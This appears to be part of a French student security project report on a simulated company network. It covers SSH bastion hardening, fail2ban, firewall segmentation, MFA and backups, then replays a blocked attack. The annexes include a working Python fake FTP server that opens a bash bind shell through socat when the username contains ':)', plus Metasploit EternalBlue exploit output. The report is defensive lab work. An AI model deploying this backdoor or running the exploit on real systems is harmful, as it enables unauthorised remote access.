- Pour des raisons de sécurité (éviter le brute force), on force l'activation par clé publique :
  - PubkeyAuthentication yes
  - PasswordAuthentication no
- On désactive X11Forwarding car, si le bastion est compromis, l'attaquant pourrait envoyer des commandes vers le poste local pour le keylogging ou prendre des captures d'écran.
- On active la fonction "AllowTcpForwarding yes" pour le rebond SSH, permettant ainsi d'établir une connexion sécurisée vers un serveur situé dans un réseau privé en transitant par un serveur intermédiaire exposé, appelé bastion.

De plus, pour assurer la sécurité du rebond, on ne stocke jamais les clés privées des administrateurs sur le disque du bastion, car le bastion ne sert que de relais.
Il faut donc faire du SSH agent forwarding : c'est un mécanisme d'authentification qui permet à l'administrateur d'utiliser ses clés privées locales sur un serveur distant sans qu'il ait à les copier sur dessus. Donc sur un poste client, on saisit cette commande : *ssh -A utilisateur@IP_destination*.

Pour protéger le bastion contre les tentatives d'attaques par force brute sur le port SSH (même si les mdp sont désactivés), il faut installer fail2ban.
Après install, on crée un fichier */etc/fail2ban/jail.local* :

```
[sshd]
enabled = true
port = 22
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
bantime = 1h
```

Cela bannira automatiquement toute IP source après 3 échecs de connexion.

6 Mesures de protection contre l'attaque


À la suite de l'analyse du scénario d'attaque, plusieurs mesures de sécurité sont proposées afin de réduire la surface d'attaque et limiter l'impact d'une compromission.

6.1 Remplacement du service FTP vulnérable par SFTP

Le serveur FTP constitue le point d'entrée initial de l'attaque. Son remplacement par SFTP (via SSH) permet de chiffrer les échanges et de supprimer les vulnérabilités liées aux anciennes versions de VSFTPD.

6.2 Renforcement de la configuration du pare-feu

Les règles trop permissives entre la DMZ et le réseau interne sont supprimées. Une segmentation plus stricte est mise en place afin de limiter les communications inter-zones au strict nécessaire. On autorise seulement les ports du protocole FTP pour la connexion au serveur FTP ce qui empêche la connexion sur un port non autorisé. On active la détection et le blocage d'activité malveillante par le pare-feu qui va enregistrer les logs et les analyser (inspection de sécurité type "IPS").



Capture des règles du pare-feu après correctifs de sécurité

6.3 Sécurisation des accès SSH

L'authentification par mot de passe est désactivée au profit de l'authentification par clé SSH. Cela réduit fortement le risque d'attaques par force brute.
Pour cela, on se rend dans le fichier de configuration /etc/ssh/sshd_config :
PermitRootLogin no
PubKeyAuthentication yes
PasswordAuthentication no

Puis on redémarre le service SSH.

Ensuite, il faut générer la paire de clés, puis saisir la phrase de passe (rtsae) :

```
user@debian15:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/user/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/user/.ssh/id_rsa
Your public key has been saved in /home/user/.ssh/id_rsa.pub
```

Ensuite, pour que le PC cible reconnaisse l'hôte, on lui transmet notre clé publique dans le fichier *~/.ssh/authorized_keys* de l'utilisateur distant, ce qui permet d'établir une connexion SSH sécurisée sans mot de passe, uniquement via la clé privée correspondante.

Ainsi, seuls les postes possédant la clé privée peuvent se connecter, ce qui renforce fortement la sécurité des accès distants et limite les tentatives d'intrusion automatisées.

6.4 Mise en place de sauvegardes hors ligne (backup)

Des sauvegardes régulières et isolées du réseau sont mises en place afin de pouvoir restaurer les systèmes en cas d'attaque, notamment par rançongiciel.

L'administrateur réalise ces sauvegardes manuellement chaque mois en copiant les données critiques sur un disque dur externe. Ce support est ensuite déconnecté et stocké hors ligne, ce qui empêche un malware présent sur le réseau d'altérer ou de chiffrer les sauvegardes.

6.5 Activation de l'authentification multifacteur (MFA)

Pour augmenter la sécurité des connexions SSH, on ajoute un OTP (code à 6 chiffres) avec Google Authenticator, permettant ainsi de bloquer un attaquant potentiel.

6.6 Mise à jour des systèmes d'exploitation

Le Windows Server est mis à jour pour corriger les vulnérabilités SMB exploitées (MS17-010). Les versions récentes comprenant un anti-virus natif comme Windows Server 2022 sont bien moins sensibles aux attaques.

7 Nouvelle tentative d'attaque sur l'infrastructure sécurisée

Phase 1 – Reconnaissance

L'attaquant identifie toujours la présence d'un espace client évoquant un ancien serveur FTP. Cependant, ce service a été mis à jour avec une version récente de FTP. La reconnaissance ne révèle aucun service vulnérable directement exploitable.

		État	Action	Source	Destination	Port dest.
1		on	passer	Any	serveur_ftp	ftp
2		on	passer	Any	serveur_web	http

Capture de la règle du pare-feu autorisant l'accès au serveur FTP uniquement via les ports utilisés par le service FTP

Phase 2 – Tentative de compromission du serveur FTP

L'attaquant tente d'exploiter le service FTP mais les anciennes vulnérabilités ne sont donc plus exploitables, empêchant tout accès initial. De plus, l'accès à un port différent des services FTP est empêché par le pare-feu.

Phase 3 – Tentative d'exploration interne

Aucun accès n'ayant été obtenu en DMZ, l'attaquant ne peut plus effectuer de scans internes ni consulter la table de routage d'une machine intermédiaire. La segmentation réseau empêche toute visibilité vers le réseau interne. L'attaquant ne pourrait ainsi pas avoir connaissance du type d'adressage utilisé.

Phase 4 – Blocage du pivoting

Les règles du pare-feu ont été renforcées : aucune communication directe entre la DMZ et le réseau interne n'est autorisée. Toute tentative de connexion SSH vers un serveur interne est bloquée.

on	passer	serveur_ftp serveur_technique	serveur_ftp serveur_technique	ssh

Capture de la règle du pare-feu ayant été supprimée pour empêcher un accès SSH entre les réseaux DMZ et IN

Phase 5 – Persistance impossible

Aucun accès interne n'ayant été obtenu, l'attaquant ne peut ni créer de comptes ni installer de clés SSH. Les mécanismes de persistance ne peuvent donc pas être mis en place.

Phase 6 – Mouvement latéral empêché

Sans point d'appui interne, aucun scan ou découverte de machines internes (AD, Splunk, intranet) n'est possible.

Phase 7 – Serveur intranet protégé

Le serveur intranet n'est plus accessible depuis des zones non autorisées. De plus, les fichiers sensibles ne sont plus exposés sur le serveur web et les permissions des scripts système exécutés avec crontab ont été corrigées, empêchant toute élévation de privilèges via des tâches planifiées.

Phase 8 – Windows Server sécurisé

Le Windows Server a été mis à jour, supprimant la vulnérabilité MS17-010 (EternalBlue). Même si un accès réseau était obtenu, l'exploitation SMB ne fonctionnerait plus.

Phase 9 – Impact évité

L'ensemble des correctifs appliqués empêche la chaîne d'attaque complète. L'attaquant ne parvient pas à atteindre les serveurs critiques ni à déclencher un chiffrement de type rançongiciel. L'activité du pôle technique reste opérationnelle. En outre, des backup sont enregistrées manuellement et régulièrement par un administrateur sur un serveur séparé pour avoir une solution en cas de chiffrement des serveurs dans le pire scénario.

Conclusion

Ce projet démontre qu'une simple vulnérabilité sur un service exposé peut mener, par enchaînement de faiblesses, à une compromission complète du système d'information. L'analyse de risque a permis de construire un scénario d'attaque réaliste et d'en mesurer les impacts sur la disponibilité, l'intégrité et la confidentialité.

La supervision (Suricata, Velociraptor, Splunk) a assuré la détection, mais ce sont surtout les mesures de durcissement (SFTP, segmentation, sécurisation SSH, MFA, mises à jour, bastion, sauvegardes) qui ont permis de bloquer la chaîne d'attaque. Ce travail montre qu'une cybersécurité efficace repose sur une approche globale, combinant prévention, détection et protection.


Annexes

Annexe 1 : *Programme Python imitant le service FTP piégé par la Backdoor FTP Smiley*


```
#!/usr/bin/env python3
import socket
import subprocess

FTP_PORT = 21
BACKDOOR_PORT = 6200

SOCAT_CMD = [
    "/usr/bin/socat",
    f"TCP-LISTEN:{BACKDOOR_PORT},reuseaddr,fork",
    "EXEC:/bin/bash"
]

socat_process = None


def start_backdoor():
    """Lance socat UNE FOIS quand USER contient ':)'."""
    global socat_process

    # dÃ©jÃ  lancÃ© et encore vivant ?
    if socat_process is not None and socat_process.poll() is None:
        print("[*] socat dÃ©jÃ  en cours (pid =", socat_process.pid, ")")
        return

    print("[+] Lancement de socat :", " ".join(SOCAT_CMD))
    try:
        # stdout/stderr visibles pour debug
        socat_process = subprocess.Popen(SOCAT_CMD)
        print("[+] socat lancÃ©, pid =", socat_process.pid)
    except Exception as e:
        print("[!] Erreur lors du lancement de socat :", e)
        socat_process = None


def handle_client(conn, addr):
    print(f"[+] Client {addr} connectÃ©")
    try:
        conn.sendall(b"220 FTP server ready\r\n")
        authed = False

        while True:
            data = conn.recv(1024)
            if not data:
                print(f"[-] Client {addr} a fermÃ© la connexion")
                break
```

```
            line = data.decode(errors="ignore").strip()
            print(f"[FTP {addr}] {repr(line)}")
            cmd = line.upper()

            if cmd.startswith("USER "):
                username = line[5:].strip()
                print(f"[+] USER reÃ§u : {username!r}")

                if ":)" in username:
                    print("[+] USER contient ':)' -> start_backdoor()")
                    start_backdoor()

                conn.sendall(b"331 Please specify the password.\r\n")

            elif cmd.startswith("PASS "):
                authed = True
                conn.sendall(b"230 Login successful.\r\n")

            elif cmd.startswith("QUIT"):
                conn.sendall(b"221 Goodbye.\r\n")
                break

            else:
                if not authed:
                    conn.sendall(b"530 Please login with USER and PASS.\r\n")
                else:
                    conn.sendall(b"200 Command OK (fake).\r\n")

    finally:
        conn.close()
        print(f"[-] Client {addr} déconnecté")


def main():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        s.bind(("0.0.0.0", FTP_PORT))
        s.listen(5)
        print(f"[+] Serveur FTP en écoute sur {FTP_PORT}/tcp")

        while True:
            try:
                conn, addr = s.accept()
                handle_client(conn, addr)
            except KeyboardInterrupt:
                print("\n[!] Arrêt demandé.")
                break
            except Exception as e:
                print("[!] Erreur accept():", e)
```

Annexe 2 : *Capture du serveur Web de Noemis*



Annexe 3 : *Capture de l'Intranet de Noemis*



Annexe 4 : *Capture du point de vue de l'attaquant sur le lancement de l'exploit sur la cible WS2008*

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.10.1:4444
[*] 192.168.10.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.2:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7
64-bit)
[*] 192.168.10.2:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.2:445 - The target is vulnerable.
[*] 192.168.10.2:445 - Connecting to target for exploitation.
[+] 192.168.10.2:445 - Connection established for exploitation.
[+] 192.168.10.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.2:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.10.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.2:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.2:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.10.2:445 - 0x00000030  6b 20 31                                          k 1
```